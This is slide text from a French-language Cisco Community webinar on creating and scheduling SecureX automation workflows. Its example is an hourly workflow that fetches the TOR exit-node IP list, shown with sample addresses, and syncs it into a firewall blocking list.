



The bridge to possible

Présentation

Comment créer et programmer les actions de SecureX (Partie 2)

Community Live – Sécurité

Patrick Cardot - Technical Solution Architect | Internet Expert CCIE #1260

Xavier Crèvecoeur - Network and Security Consultant | Security CCIE #11010 Firejumper Élite #135

26 Juillet 2022

De grands changements arrivent dans la Communauté Cisco en juillet


En juillet, nous réimaginons la Communauté Cisco.

Nous travaillons pour vous procurer une expérience simplifiée et des ressources étape par étape pour vous guider dans l'adoption des produits et des technologies qui vous intéressent le plus !



[Des grandes choses arrivent dans la Communauté Cisco](#)

Connectez, Engagez, Collaborez !



Acceptez les solutions qui sont correctes **et complimentez ceux qui vous ont aidé!**

Aidez autres utilisateurs à trouver les réponses correctes dans la fenêtre de recherche.

[Accept as Solution](#)

Mettez en évidence les autres membres

Les votes utiles motivent les membres enthousiastes en leur offrant **un signe de reconnaissance!**

★ 25 Helpful


Spotlight Awards



De nouveaux lauréats tous les mois !

Démarquez-vous par vos efforts et votre engagement à améliorer la communauté et à aider les autres membres. Les [Spotlight Awards](#) sont distribués chaque mois pour mettre en valeur les membres les plus remarquables.

Maintenant vous pouvez aussi désigner un candidat ! [Cliquez ici](#)



Notre Expert



Patrick
Cardot
Présentateur



Xavier
Crèvecoeur
Question Manager



Jimena
Saez
Modérateur



[Téléchargez la présentation !](#)


<https://bit.ly/WEBsId-jul22>

SecureX


Session 2

Patrick Cardot
Technical Solution Architect
26 Juillet 2022


SecureX : Security Toolbox



SecureX : Une Architecture de Services de Sécurité



J'ai besoin d'une application de sécurité !




TOR IP Blocking List




TOR : Adresses IP entrées et sorties

- <https://check.torproject.org/torbulkexitlist>



A screenshot of a web browser displaying a list of IP addresses. The browser's address bar shows the URL <https://check.torproject.org/torbulkexitlist>. The page content consists of a single column of IP addresses, including 93.95.230.253, 23.184.48.209, 107.189.3.110, 185.220.101.18, 185.220.101.76, 104.244.79.6, 185.220.101.68, 109.70.100.88, 185.112.146.73, 128.31.0.13, 96.66.15.152, 185.220.102.4, 95.214.52.189, 89.187.143.31, 185.220.102.254, 192.42.116.13, 107.174.138.172, 107.189.8.33, 46.166.139.111, 89.163.143.8, 171.25.193.235, 185.220.102.248, 179.48.251.188, 185.193.127.153, 109.70.100.27, 199.249.230.83, 51.79.204.46, 185.195.71.244, 23.154.177.2, and 109.70.100.92.

- Les recommandations de Sécurité sont :
- Télécharger la liste toutes les heures
- Et bloquer les adresses IP
 - En entrée
 - En sortie
 - Dans tous les firewalls INTERNET



Every Hour

Extract IOCs

Get Current Blocking List

Get TOR IP list

Compare Lists

Update SecureX Blocking List

Judgments

SecureX

Add IP Addresses

If Not Empty

Remove IP Addresses

If Not Empty

